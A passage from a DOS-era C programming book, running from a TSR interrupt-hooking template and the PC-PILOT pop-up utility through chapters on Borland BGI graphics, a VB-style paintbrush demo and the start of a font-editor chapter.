static void resinit()
{
      myss = _SS;
      mysp = _SP;
```

```
      oldtimer = getvect(TIMER);
      old28 = getvect(INT28);
      oldkb = getvect(KYBRD);
      olddisk = getvect(DISK);
      /* ------- attach vectors to resident program ------- */
      setvect(TIMER, newtimer);
      setvect(KYBRD, newkb);
      setvect(INT28, new28);
      setvect(DISK, newdisk);
      /* -------- compute program's size -------- */
      sizeprogram = myss + ((mysp+50) / 16) - _psp;
      /* -------- terminate and stay resident -------- */
      keep(0, sizeprogram);
}

/* --------- break handler ----------- */
static void interrupt newbreak()
{
      return;
}

/* ---------- critical error ISR --------- */
static void interrupt newcrit(IREGS ir)
{
      ir.ax = 0;        /* ignore critical errors */
}

/* -------- BIOS disk functions ISR --------- */
static void interrupt newdisk(IREGS ir)
{
      diskflag++;
      (*olddisk)();
      ir.ax = _AX;            /* for the register returns */
      ir.cx = _CX;
      ir.dx = _DX;
      ir.fl = _FLAGS;
      --diskflag;
}

/* -------- test for the hotkey --------- */
static int test_hotkeys(int ky)
{
      static unsigned biosshift;

      biosshift = peekb(0, 0x417);
      if (ky == scancode && (biosshift & keymask) == keymask)
            hotkey_flag = !running;
```

```
    return hotkey_flag;
}

/* --------- keyboard ISR ---------- */
static void interrupt newkb()
{
    static int kbval;

    if (test_hotkeys(inportb(0x60)))    {
        /* reset the keyboard */
        kbval = inportb(0x61);
        outportb(0x61, kbval | 0x80);
        outportb(0x61, kbval);
        outportb(0x20, 0x20);
    }
    else
        (*oldkb)();
}

/* --------- timer ISR ---------- */
static void interrupt newtimer()
{
    (*oldtimer)();
    test_hotkeys(0);
    if (hotkey_flag && peekb(dosseg, dosbusy) == 0) {
        if (diskflag == 0)      {
            outportb(0x20, 0x20);
            hotkey_flag = FALSE;
            dores();
        }
    }
}

/* ---------- 0x28 ISR ---------- */
static void interrupt new28()
{
    (*old28)();
    if (hotkey_flag && peekb(dosseg, dosbusy) != 0) {
        hotkey_flag = FALSE;
        dores();
    }
}

/* ------ switch psp context from interrupted to TSR ------ */
static void resident_psp()
{
    int pp;
```

```
        if (_osmajor < 3) {
              /* --- save interrupted program's psp (DOS 2.x) ---- */
              intpsp = peek(dosseg, *psps);
              /* ------- set resident program's psp ------- */
              for (pp = 0; pp < pspctr; pp++)
                    poke(dosseg, psps[pp], _psp);
        }
        else  {
              /* ----- save interrupted program's psp ------ */
              intpsp = getpsp();
              /* ------ set resident program's psp ------- */
              _AH = 0x50;
              _BX = _psp;
              geninterrupt(DOS);
        }
  }

  /* -------- switch psp context from TSR to interrupted --------- */
  static void interrupted_psp()
  {
        int  pp;

        if (_osmajor < 3) {
              /* --- reset interrupted psp (DOS 2.x) ---- */
              for (pp = 0; pp < pspctr; pp++)
                    poke(dosseg, psps[pp], intpsp);
        }
        else  {
              /* ------ reset interrupted psp ------- */
              _AH = 0x50;
              _BX = intpsp;
              geninterrupt(DOS);
        }
  }

  /* -------- execute the resident program ---------- */
  static void dores()
  {
        static char far *intdta;      /* interrupted DTA */
        static unsigned intsp;        /*   "      stack pointer */
        static unsigned intss;        /* "      stack segment */
        static unsigned ctrl_break;   /* Ctrl-Break setting */

        running = TRUE;         /* set TSR running metaphore */
        disable();
        intsp = _SP;
        intss = _SS;
```

```
        _SP = mysp;
        _SS = myss;
        oldcrit = getvect(CRIT);
        oldbreak = getvect(CTRLBRK);
        oldctrlc = getvect(CTRLC);
        setvect(CRIT, newcrit);
        setvect(CTRLBRK, newbreak);
        setvect(CTRLC, newbreak);
        ctrl_break = getcbrk();         /* get ctrl break setting */
        setcbrk(0);                     /* turn off ctrl break logic */
        intdta = getdta();              /* get interrupted dta */
        setdta(mydta);                  /* set resident dta */
        resident_psp();                 /* swap psps */
        enable();

        (*UserRtn)();                   /* call the TSR program here */

        disable();
        interrupted_psp();              /* reset interrupted psp */
        setdta(intdta);                 /* reset interrupted dta */
        setvect(CRIT, oldcrit);         /* reset critical error */
        setvect(CTRLBRK, oldbreak);
        setvect(CTRLC, oldctrlc);
        setcbrk(ctrl_break);            /* reset ctrl break */
        _SP = intsp;                    /* reset interrupted stack */
        _SS = intss;
        enable();
        if (unloading)
              unload();
        running = FALSE;
}

/* ------ test to see if the program is already resident -------- */
static int resident(char *signature)
{
        char *sg;
        unsigned df;
        unsigned blkseg, mcbs = mcbseg;

        df = _DS - _psp;
        /* --- walk through mcb chain & search for TSR --- */
        while (peekb(mcbs, 0) == 0x4d)      {
              blkseg = peek(mcbs, 1);
              if (peek(blkseg, 0) == 0x20cd)      {
                    /* ---- this is a psp ---- */
                    if (blkseg == _psp)
                          break;            /* if the transient copy */
```

```
                    for (sg = signature; *sg; sg++)
                          if (*sg != peekb(blkseg+df, (unsigned)sg))
                                break;
                          if (*sg == '\0') /*- TSR is already resident -*/
                                return TRUE;
              }
              mcbs += peek(mcbs, 3) + 1;
        }
        return FALSE;
}

/* --------- find address of PSP (DOS 2.x) ----------- */
static void pspaddr()
{
        unsigned adr = 0;

        disable();
        /* ------- search for matches on the psp in dos -------- */
        while (pspctr < 2 &&
                    (unsigned)((dosseg<<4) + adr) < (mcbseg<<4))    {
              if (peek(dosseg, adr) == _psp)      {
                    /* ------ matches psp, set phoney psp ------- */
                    _AH = 0x50;
                    _BX = _psp + 1;
                    geninterrupt(DOS);
                    /* ---- did matched psp change to the phoney? ----- */
                    if (peek(dosseg, adr) == _psp + 1)
                          /*---- this is a DOS 2.x psp placeholder ----*/
                          psps[pspctr++] = adr;
                    /* ----- reset the original psp ------ */
                    _AH = 0x50;
                    _BX = _psp;
                    geninterrupt(DOS);
              }
              adr++;
        }
        enable();
}

/* -------- unload the rsident program --------- */
static void unload()
{
        if (getvect(DISK) == (void interrupt (*)()) newdisk)
              if (getvect(KYBRD) == newkb)
                    if (getvect(INT28) == new28)
                          if (getvect(TIMER) == newtimer)     {
                                resterm();
```

```
                                return;
                          }
      /* --- another TSR is above us, cannot unload --- */
      putch(7);
}

/* --------- TSR unload function ----------- */
static void resterm()
{
      unsigned mcbs = mcbseg;
      /* restore the interrupted vectors */
      setvect(TIMER, oldtimer);
      setvect(KYBRD, oldkb);
      setvect(INT28, old28);
      setvect(DISK, olddisk);
      /* obliterate the signature */
      *signature = '\0';
      /* walk through mcb chain &
            release memory owned by the TSR */
      while (peekb(mcbs, 0) == 0x4d)      {
            if (peek(mcbs, 1) == _psp)
                  freemem(mcbs+1);
            mcbs += peek(mcbs, 3) + 1;
      }
}
```

## 27.9 PC-PILOT

In the last section we have seen the TSR Template that will be very useful for writing any TSR software. In this section, I just present the main program only. You can see how the TSR template (Tsr.c) is used in Pcpilot main program.

```
/*
      PCPILOT.C - This is the main( ) module for PCPILOT.EXE.
      It should be compiled in the small or tiny memory model.
*/

#include <stdio.h>
#include <stdlib.h>
#include <dos.h>
#include <scr.h>
#include <kbd.h>

int BorderClr = 0x09;
int TitleClr = 0x0c;
int TextClr = 0x0f;
int FooterClr = 0x0b;
```

```
int HighlightClr = 0x4f;
int Code = 0;                              /* For Ascii()       */
int BoxIdx = 0;                            /* For BoxCodes()    */
int ClrIdx = 0x00;                         /* For ColorCodes()  */
unsigned long NumIdx = 0L;                 /* For BaseConvert() */
int Row = 0, Col = 0;                      /* For Ruler()       */

void PcPilot(void);
void Initialize(void);
static int videomode(void);
void TitleScreen(void);

/*  #define DEBUG  */
char signature[] = "PC-PILOT";
extern unsigned _heaplen = 12288;
extern unsigned _stklen = 1024;
extern unsigned scancode[], keymask[];
extern int unloading;                      /* To UnInstall TSR */
void main(int argc, char *argv[])
{
      while (--argc > 0)      {
            ++argv;
            if (**argv != '-')
                  break;
            if (tolower(argv[0][1]) == 'x')     {
                  Initialize();
                  PcPilot();
                  return;
            }
      }
      Initialize();
      *scancode= 76;                 /* Alt(8) - '5'(76) on the keypad */
      *keymask = 8;
      tsr(PcPilot, TitleScreen);
}
typedef struct {
      char *str;
      int y;
} MENU;
MENU m[] = {
      " Ascii Table    ",  8,
      " Box Characters ",  9,
      " Hex/Dec/Binary ", 10,
      " Keyboard Codes ", 11,
      " Ruler          ", 12,
      " Color Codes    ", 13,
      " Printer Setup  ", 14,
```

```
      " Uninstall      ", 15,
      " Exit           ", 16
};
int Idx = 0;
int K;
int oldx, oldy;
static void DrawMenu(void);
static void HighLight(int code);
static void ExecuteMenuOptions(int index);

void PcPilot()
{
      ScrGetCur(&oldx, &oldy, 0);
      HideCur();
      ScrPush();
      DrawMenu();

      for (;;)    {
            HighLight(1);
            switch (K = KbdGetC())  {
                  case UP:
                  case LEFT:
                        HighLight(0);
                        if (--Idx < 0) Idx = 8;
                        break;
                  case DN:
                  case RIGHT:
                        HighLight(0);
                        if (++Idx > 8) Idx = 0;
                        break;
                  case PGUP:
                  case HOME:
                        HighLight(0);
                        Idx = 0;
                        break;
                  case PGDN:
                  case END:
                        HighLight(0);
                        Idx = 8;
                        break;
                  case RET:
                        if (Idx == 7 || Idx == 8)     {
                              if (Idx == 7) unloading = 1;
                              ScrPop(1);
                              ScrSetCur(oldx, oldy, 0);
                              return;
                        }
```

```
                        if (Idx == 4)     {
                              ScrPop(1);
                              Ruler();
                              ScrPush();
                              DrawMenu();
                        }
                        ExecuteMenuOptions(Idx);
                        break;
                  case ESC:
                        ScrPop(1);
                        ScrSetCur(oldx, oldy, 0);
                        return;
                  default:
                        if ((K = K&0x00ff) != 0)      {
                              if (!strchr("abhkrcpue", tolower(K)))
                                                break;
                              HighLight(0);
                              switch (tolower(K))     {
                                    case 'a': Idx = 0; break;
                                    case 'b': Idx = 1; break;
                                    case 'h': Idx = 2; break;
                                    case 'k': Idx = 3; break;
                                    case 'r': Idx = 4;
                                          ScrPop(1);
                                          Ruler();
                                          ScrPush();
                                          DrawMenu();
                                          break;
                                    case 'c': Idx = 5; break;
                                    case 'p': Idx = 6; break;
                                    case 'u': Idx = 7;
                                          unloading = 1;
                                    case 'e': Idx = 8;
                                                ScrPop(1);
                                          ScrSetCur(oldx, oldy, 0);
                                                return;
                                    default : continue;
                              }
                              HighLight(1);
                              ExecuteMenuOptions(Idx);
                        }
                        break;
            }
      }
}
```

```
static void DrawMenu()
{
      register int i;

      ShadowBox(31,5,48,19, 2, BorderClr);
      PutStr(32,6, TitleClr, "   PC - PILOT   ");
      PutStr(31,7, BorderClr,"╞════════════════╡");
      PutStr(31,17,BorderClr,"╞════════════════╡");
      PutStr(32,18,FooterClr," %c %c <Esc> exits", 24,25);

      for (i=0; i<9; i++)     {
            PutStr(32,8+i, TextClr, "%s", m[i].str);
            PutStr(33,8+i, FooterClr, "%c", m[i].str[1]);
      }
      HighLight(1);
}

static void HighLight(int code)
{
      switch (code)     {
            case 0:
                  PutStr(32,m[Idx].y, TextClr, "%s", m[Idx].str);
                  PutStr(33,m[Idx].y, FooterClr, "%c", m[Idx].str[1]);
                  break;
            case 1:
                 PutStr(32,m[Idx].y, ~TextClr & 0x7f, "%s", m[Idx].str);
            PutStr(33,m[Idx].y, ~FooterClr & 0x7f, "%c", m[Idx].str[1]);
                  break;
      }
}

static void ExecuteMenuOptions(int index)
{
      switch (index)    {
            case 0:  Ascii(); return;
            case 1:  BoxCodes(); return;
            case 2:  BaseConvert(); return;
            case 3:  KeyCodes(); return;
            case 4:  return;
            case 5:  ColorCodes(); return;
            case 6:  PrintCodes(); return;
            case 7:  return;
      }
}
```

```
static void Initialize()
{
      int vmode;

      vmode = videomode();
      if ((vmode != 2) && (vmode != 3) && (vmode != 7))     {
            printf("Must be in 80 column text mode.\n");
            exit(1);
      }
      InitScr();
      if (VideoMode == MONO)  {
            BorderClr     = 0x0f;
            TitleClr      = 0x0f;
            TextClr       = 0x07;
            FooterClr     = 0x0f;
            HighlightClr  = 0x70;
      }
}

static int videomode()
{
      union REGS r;

      r.h.ah = 15;
      return int86(0x10, &r, &r) & 255;
}

static void TitleScreen()
{
      Cls();
      ShadowBox(18,8,59,16, 2, BorderClr);
      PutStr(19,9, TextClr, "              PC - PILOT               ");
      PutStr(19,10,FooterClr,"          Programmer's Pop-Up          ");
      PutStr(19,12, TextClr,"     FREEware written by Tom Grubbe     ");
      PutStr(19,13, TextClr," Released to the Public Domain 01-12-90 ");
      PutStr(19,15, TextClr,"          Alt-5 (keypad)                ");
      PutStr(23,15, TitleClr,  "Press");
      PutStr(44,15, TitleClr,  "To Activate");
      ScrSetCur(0,18,0);
}
```

## Suggested Projects

1. Write a Screen Thief utility. The Screen Thief will capture the screen, when a hot-key is pressed. Depending upon the mode you set, when you load the TSR, Screen Thief will store the screen into BMP or GIF or JPEG.

# Part III

# Advanced Graphics Programming

Graphics Programming can be classified into:

1. Graphics with BGI
2. Mode 13h Programming
3. VESA Programming

# 28 Graphics with BGI

"Without leadership a nation falls."

BGI stands for *Borland Graphics Interface*. Working with BGI refers to working with driver files (with BGI extension). So we are in need of BGI files that are to be initialized with `initgraph( )` function. Programming with BGI is considered to be quite old. In my experience, BGI is used only by Indian Programmers! Other International Programmers use mode 13h. Even though BGI is slow, we can do lots of graphics with it. It will be highly beneficial for the beginners.

## 28.1 Common Mistake!

```
int gdriver =  DETECT, gmode;
initgraph( &gdriver, &gmode, "c:\\tc\\bgi");
```

One of the common mistakes very often committed by Indian Programmers is to use DETECT macro with `initgraph( )` as shown above. First of all we must know what DETECT will do in a program: it automatically detects the system's graphics adapter and chooses the mode that provides the highest resolution for that adapter. So we must understand that DETECT **may** detect a mode, which we might not expect! And it will be a very serious problem! If you write a program for 640x480 resolution, and if DETECT detects a mode that has only 320x200 resolution, you cannot see a part of the image. It is a costly mistake!

So the right declaration for a bug free program is:

```
int gdriver = VGA, gmode = VGAHI;
initgraph( &gdriver, &gmode, "c:\\tc\\bgi");
```

Another problem with DETECT is that even if you have SVGA it will detect VGA.

## 28.2 More Colors

When BGI was introduced by the Borland people, they only had VGA (and other older adapters like EGA etc.). So they supplied the graphics package with BGI drivers that could drive the contemporary video adapter like VGA, EGA etc. At that time almost all the systems got VGA. VGA could support only limited number of colors(16 & 256). So programmers who used BGI preferred 16 color mode of VGA, as it gives good resolution (640x480). Nowadays, we have SVGA. SVGA could even support $2^{24}$ (about **16 million**) colors! So if we have BGI driver that supports SVGA, we can obtain the quality of Windows desktop screen in DOS Windows! But Borland doesn't provide BGI driver to support SVGA. Fortunately we have other commercial packages to support SVGA. Jordan Hargraphix Software's SuperVGA/Tweak BGI drivers are the widely used drivers.

## 28.3 Jordan Hargraphix Software's SuperVGA/Tweak BGI drivers

Jordan Hargraphix Software's SuperVGA/Tweak BGI drivers are the best according to my knowledge. It is found on CD.But it is a shareware, if you use it, you must send fees to the author! Using Jordan Hargraphix Software's SuperVGA/Tweak BGI drivers, we can obtain even $2^{24}$ colors! But before that, you must set the Windows screen properties to desired number of colors. In other words, if you set the screen to the maximum of 256 colors, you cannot get more colors in DOS Box using Jordan Hargraphix Software's SuperVGA/Tweak BGI drivers.

Jordan Hargraphix Software's SuperVGA/Tweak BGI drivers currently support the following Modes:

- SuperVGA 16-color

  0) Standard EGA/VGA 320x200x16
  1) Standard EGA/VGA 640x200x16
  2) Standard EGA/VGA 640x350x16
  3) Standard VGA 640x480x16
  4) SuperVGA/VESA 800x600x16
  5) SuperVGA/VESA 1024x768x16
  6) SuperVGA/VESA 1280x1024x16

- SuperVGA 256-color

  0) Standard VGA/MCGA 320x200x256
  1) 256k Svga/VESA 640x400x256
  2) 512k Svga/VESA 640x480x256
  3) 512k Svga/VESA 800x600x256
  4) 1024k Svga/VESA 1024x768x256
  5) 256k Svga 640x350x256
  6) 1280k+ VESA 1280x1024x256

- SuperVGA 32768-color

  0) 320x200x32768
  1) 640x350x32768
  2) 640x400x32768
  3) 640x480x32768
  4) 800x600x32768
  5) 1024x768x32768
  6) 1280x1024x32768

- SuperVGA 65536-color

  0) 320x200x65536
  1) 640x350x65536
  2) 640x400x65536
  3) 640x480x65536
  4) 800x600x65536
  5) 1024x768x65536
  6) 1280x1024x65536

- SuperVGA 24-bit color

  0) 320x200x24-bit
  1) 640x350x24-bit
  2) 640x400x24-bit
  3) 640x480x24-bit
  4) 800x600x24-bit
  5) 1024x768x24-bit
  6) 1280x1024x24-bit

- Tweaked 16-color

  0) 704x528x16
  1) 720x540x16
  2) 736x552x16
  3) 752x564x16
  4) 768x576x16
  5) 784x588x16
  6) 800x600x16

- Tweaked 256-color

  0) 320x400x256
  1) 320x480x256
  2) 360x480x256
  3) 376x564x256
  4) 400x564x256
  5) 400x600x256
  6) 320x240x256
  7) 360x350x256

- S3 Accelerator 16/256/32768-color

    0) 640x480x256
    1) 800x600x256
    2) 1024x768x256
    3) 800x600x16
    4) 1024x768x16
    5) 1280x960x16
    6) 1280x1024x16
    7) 640x480x32768

Turbo C++3.0's `setcolor( )` function was not written with upward compatibility. `setcolor( )` function receives 'integer' value as color value. So `setcolor( )` function cannot work if we provide a 'long' value (a value above 32767, say 50000). Inorder to make the `setcolor( )` function to work, Jordan Hargraphix Software's graphics functions use certain rules. More details and documentation are found on CD!

## 28.4 Jordan Hargraphix Software's HGXMOUSE TSR

HGXMOUSE TSR is another good product from Jordan Hargraphix Software. It's also a shareware, i.e, if you use it you must send fees to the author. It is available in CD. You have to load your mouse driver before you load HGXMOUSE TSR. The reason is HGXMOUSE TSR is not a replacement for your mouse driver, but an extension to it.

The question is why we need HGXMOUSE TSR. Your mouse driver may not be aware of certain video modes. So in those video modes, you won't get mouse support. HGXMOUSE TSR, thus enhances the performance of your mouse driver. Jordan Hargraphix Software's SuperVGA/Tweak BGI drivers are fully integrated with the TSR, and will provide automatic mouse support in all modes if the TSR and mouse driver are loaded.

Following are the important features of HGXMOUSE TSR.

- Support for the mouse cursor in 16, 256, 32k, 64k and true color SuperVGA modes, as well as tweaked 16 and 256 color modes.
- Support for a graphical text mode cursor (ala Norton)
- Support for the hardware cursor on systems that support it. (Cirrus 54xx, S3, Paradise)
- Easy to use API so you can use the mouse cursor in your own programs. (without needing to use Jordan Hargraphix Software's SuperVGA/Tweak BGI drivers).
- Large cursor support (currently up to 32x32).
- Ability to set the cursor foreground and background colors.
- Bitmap cursor support **(multicolored mouse cursors**).

# 29

"People with understanding want more knowledge."

# VB Controls

Using graphics with BGI, we can create VB like controls: Forms, textboxes, command buttons etc. In this chapter let us see how to create few VB like controls.

## 29.1 Paintbrush

The following program is a Demo Paintbrush program. This program uses: command buttons, Windows and Frame. Paintbrush coders usually find difficulty in implementing mouse drawings. Here, I give you few guidelines.

### 29.1.1 Restricting Mouse Pointer

When the mouse is clicked on the drawing area, you must restrict it so that outside of the drawing should not be affected.

### 29.1.2 Hiding/Showing Mouse Pointer

You must properly hide/show mouse pointer. When you want to paint on the drawing box using `putpixel( )` or anything else, first of all hide the pointer, paint (using `putpixel( )`) and then do not forget to 'show' mouse pointer! I could see, even the commercial software—Adobe's *Instant Artist* fails to use this logic! So the logic is *hide-paint-show*.

### 29.1.3 Avoiding Flickering of Mouse Pointer

When you would hide and show the pointer repeatedly, it usually starts flickering. So use '*hide-paint-show*' logic, only when the current mouse position is not equal to previous mouse position. If the current mouse position is equal to previous mouse position, don't do anything!

### 29.1.4 Using `setwritemode( )` function

When you draw line with the so called 'rubber-band technique', you may find that the existing images will get erased. We can avoid such 'erasing' with `setwritemode(XOR_PUT)`. As we know XOR is used for 'toggling', we can utilize it to avoid 'erasing'.

Figure shows the use of VB like controls in Paintbrush program


```
/*-----------------------------------------------------------------------
            Mini Paintbrush for VB Controls demo
 *---
 */

#include <dos.h>
#include <graphics.h>
#include "mouselib.h"

#define ESC       (27)
#define ISDRAWBOX(x, y)       ( x>141 && x<498 && y>131 && y<298 )

typedef int BOOLEAN;

#define FALSE     (0)
#define TRUE      (1)
#define PRESS     (0)
#define NORMAL    (1)

#define MAXCMDBUTTON    (3)
#define BRUSH           (0)
#define LINE            (1)
#define QUIT            (2)
```

```
struct RecButtonCoord
  {
     int x1;
     int y1;
     int x2;
     int y2;
  };

struct RecButtonCoord RecBut_Cd[MAXCMDBUTTON];

void far MyOuttextxy( int x, int y, char far *str, int color );
void MyRectangle( int x1, int y1, int x2, int y2, int upcolor, int
lowcolor );
void InitVB( void );
void InitScreen( void );
void VBForm( int x1, int y1, int x2, int y2, char *title );
void VBFrame( int x1, int y1, int x2, int y2 );
void VBDrawBox( int x1, int y1, int x2, int y2 );
void CmdButton( int cmdno, int status );
int CmdButtonVal( int x, int y );
void ShowStatus( int msgno );

/*-----------------------------------------------
      MyOttextxy - Prints text with
            specified color               */

void far MyOuttextxy( int x, int y, char far *str, int color )
{
   setcolor( color );
   outtextxy( x, y, str );
} /*--MyOuttextxy( )-----------*/

/*-----------------------------------------------
      MyRectangle - Rectangle with
            upcolor for Ú, lowcolor for Ù.
      It's for Command Button effect.           */

void MyRectangle( int x1, int y1, int x2, int y2, int upcolor, int
lowcolor )
{
   setcolor( upcolor );
   line( x1, y1, x2, y1 );
   line( x1, y1, x1, y2 );
   setcolor( lowcolor );
   line( x1, y2, x2, y2 );
   line( x2, y1, x2, y2);
} /*--MyRectangle( )-------------*/
```

```
/*-----------------------------------------------
      InitVB - Initializes VB.
            ie, Checks errors.            */

void InitVB( void )
{
   int gdriver = VGA, gmode = VGAHI, error;
   if ( !InitMouse( ) )
      {
       cprintf( "Mouse support needed! \r\n\a" );
       exit( 1 );
      }

   initgraph( &gdriver, &gmode, "c:\\tc\\bgi" );
   error = graphresult( );
   if ( error != grOk )
      {
      closegraph( );
      cprintf( "Graphics error: %s \r\n\a", grapherrormsg( error ) );
      exit( 1 );
      }
} /*--InitVB( )-------*/

/*-----------------------------------------------
      InitScreen - Initializes Screen.          */

void InitScreen( void )
{
   int i, x, y;

   VBForm( 100, 80, 540, 400, "A to Z of C -> Mini Paintbrush" );
   VBFrame( 180, 350, 445, 380 );
   VBDrawBox( 140, 130, 500, 300 );

   for( i= 0, x = 222, y = 320 ; i < 3 ; x += 65, ++i )
     {
      RecBut_Cd[i].x1 = x;
      RecBut_Cd[i].y1 = y;
      RecBut_Cd[i].x2 = x + 50;
      RecBut_Cd[i].y2 = y + 20;
      CmdButton( i, NORMAL );
     }
   /* Labels for Command Button... */
   MyOuttextxy( 229, 327, "Brush", BLACK );
   MyOuttextxy( 297, 327, "Line", BLACK );
   MyOuttextxy( 363, 327, "Quit", BLACK );
} /*--InitScreen( )------*/
```

```
/*-----------------------------------------------
      VBForm - Creates a Window with the given title.       */

void VBForm( int x1, int y1, int x2, int y2, char *title )
{
   setfillstyle( SOLID_FILL, LIGHTGRAY );
   bar( x1, y1, x2, y2 );
   setfillstyle( SOLID_FILL, BLUE );
   bar( x1+4, y1+3, x2-5, y1+22 );
   MyOuttextxy( x1+13, y1+10, title, WHITE );
   MyRectangle( x1+1, y1, x2-1, y2-1, WHITE, BLACK );
} /*--VBForm( )-----------*/

/*-----------------------------------------------
      VBFrame - Creates VB like Frame.    */

void VBFrame( int x1, int y1, int x2, int y2 )
{
   MyRectangle( x1+1, y1+1, x2, y2, WHITE, DARKGRAY );
   MyRectangle( x1, y1, x2+1, y2+1, DARKGRAY, WHITE );
} /*--VBFrame( )--------------*/

/*-----------------------------------------------
      VBDrawBox - Creates Drawing Box.    */

void VBDrawBox( int x1, int y1, int x2, int y2 )
{
   setfillstyle( SOLID_FILL, WHITE );
   bar( x1+1, y1+1, x2-2, y2-2 );
   MyRectangle( x1, y1, x2, y2, BLACK, WHITE);
} /*--VBDrawBox( )--------*/

/*-----------------------------------------------
      CmdButton - Draws Command Button for
            specified status.
            status are NORMAL, PRESS      */

void CmdButton( int cmdno, int status )
{
   if ( status==NORMAL )
      MyRectangle( RecBut_Cd[cmdno].x1, RecBut_Cd[cmdno].y1,
                 RecBut_Cd[cmdno].x2, RecBut_Cd[cmdno].y2, WHITE, BLACK
);
     else
      MyRectangle( RecBut_Cd[cmdno].x1, RecBut_Cd[cmdno].y1,
               RecBut_Cd[cmdno].x2, RecBut_Cd[cmdno].y2, BLACK, WHITE );
} /*--CmdButton( )----------*/
```

```
/*-----------------------------------------------
      CmdButtonVal - Returns Command Button value.    */

int CmdButtonVal( int x, int y )
{
   BOOLEAN found = FALSE;
   int i;

   for( i= 0; !found && i < MAXCMDBUTTON ; ++i )
      found = ( x > RecBut_Cd[i].x1  &&  x < RecBut_Cd[i].x2
                  && y > RecBut_Cd[i].y1 && y < RecBut_Cd[i].y2);
   if ( found )
      --i;
   return( i );
} /*--CmdButtonVal( )----------*/

/*-----------------------------------------------
      ShowStatus - Display messages.            */

void ShowStatus( int msgno )
{
   char *message[] = {
                  "Brush mode",
                  "Line mode"
                };
   if ( msgno==0 || msgno==1 )
      {
       setfillstyle( SOLID_FILL, LIGHTGRAY );
       bar( 280, 360, 438, 370 );
       MyOuttextxy( 280, 360, message[msgno], BLACK );
      }
} /*--ShowStatus( )--------*/

/*-----------------------------------------------
      main - Main of VB             */

int main( void )
{
   int mx, my, x1, x2, y1, y2, mbutton, cmdno, prevcmdno=0;
   const int brushcolor = RED; /* choose default brush color */
   BOOLEAN stayin = TRUE;
   InitVB( );
   InitScreen( );

   CmdButton( BRUSH, PRESS );   /* Force <Brush> button to default */
   ShowStatus( BRUSH );
   ShowMousePtr( );
```

```
while( stayin )
  {
   /* if ESC is pressed, then quit! */
   if ( kbhit( ) )
         stayin = ( getch( )!=ESC );

   GetMousePos( &mbutton, &mx, &my );
   if ( mbutton==LFTCLICK )
       {
         cmdno = CmdButtonVal( mx, my );
         if ( cmdno!=MAXCMDBUTTON && cmdno != prevcmdno )
           {
               HideMousePtr( );
               CmdButton( cmdno, PRESS );
               CmdButton( prevcmdno, NORMAL );
               ShowStatus( cmdno );
               prevcmdno = cmdno;
               ShowMousePtr( );
               stayin = ( cmdno!=QUIT );
           }
         if ( ISDRAWBOX( mx, my ) )
           {
               RestrictMousePtr( 142, 132, 497, 297 );
               switch ( prevcmdno )
               {
                  case BRUSH:
                     x1 = mx;
                     y1 = my;
                     setcolor( brushcolor );
                     HideMousePtr( );
                     putpixel( mx, my, brushcolor );
                     ShowMousePtr( );
                     do
                       {
                          GetMousePos( &mbutton, &mx, &my );
                          if ( x1!=mx || y1!=my )
                           {
                              HideMousePtr( );
                              line( x1, y1, mx, my );
                              ShowMousePtr( );
                              x1 = mx;
                              y1 = my;
                           }
                       } while(mbutton==LFTCLICK);
                     break;
                  case LINE:
                     x2 = x1 = mx;
```

```
                        y2 = y1 = my;
                        /* Note! in XOR_PUT mode, you must
                           setcolor to 'WHITE-brushcolor'
                        */
                        setwritemode( XOR_PUT );
                        setcolor( WHITE-brushcolor );
                        do
                          {
                             GetMousePos( &mbutton, &mx, &my );
                             if ( mx!=x2 || my!= y2 )
                              {
                                 HideMousePtr( );
                                 line( x1, y1, x2, y2 );
                                 line( x1, y1, mx, my );
                                 ShowMousePtr( );
                                 x2 = mx;
                                 y2 = my;
                              }
                          } while(mbutton==LFTCLICK);
                        setwritemode( COPY_PUT );
                        /* Note! in COPY_PUT mode, you must
                           setcolor to 'brushcolor'
                        */
                        setcolor( brushcolor );
                        HideMousePtr( );
                        line( x1, y1, mx, my );
                        ShowMousePtr( );
                  }
                  RestrictMousePtr( 0, 0, 640, 480 );
             }
         }
    }
   closegraph( );
   return( 0 );
} /*--main( )---------*/
```

## 29.2 Note

For mouse inputs, here I have used *request mode* and so it won't be much efficient. If you need more precision, use *event mode* to get mouse inputs.

A real VB control uses object-oriented concepts. So for the exact implementation, you have to go for C++.

## Suggested Projects

1. Yet I haven't seen a full VB imitated controls library. If you could code all VB controls, you can even sell that library!

# 30

"Plans fail without good advice."

# Scribble

Scribble is a CHR file creator developed with graphics with BGI. It will be a good example of coding style, using mouse routines, graphics with BGI, library & project file creation and file format.


## 30.1 Prelude

CHR files are used for generating fonts in Turbo C's graphics programs. Except for default font, we need the corresponding CHR file to display respective fonts. For example, inorder to display 'Gothic' fonts, we need GOTH.CHR file. Scribble is a CHR (or font) file creator. When I developed this utility, I thought that there is no utility to create CHR files. But later I came to know that Borland also provides 'Font Editor' to create CHR file. When you compare 'Scribble' and Borland's 'Font Editor', you can find that the mouse support in Borland's Font Editor is worse! When I developed Scribble, I thought that CHR file format is undocumented. And so I cracked the CHR file format. But later I came to know that it is documented. So my view about CHR file format may slightly differ from Borland's official documentation. I suggest you to have a glance at the CHR file format on file format collection.

## 30.2 Storing Fonts

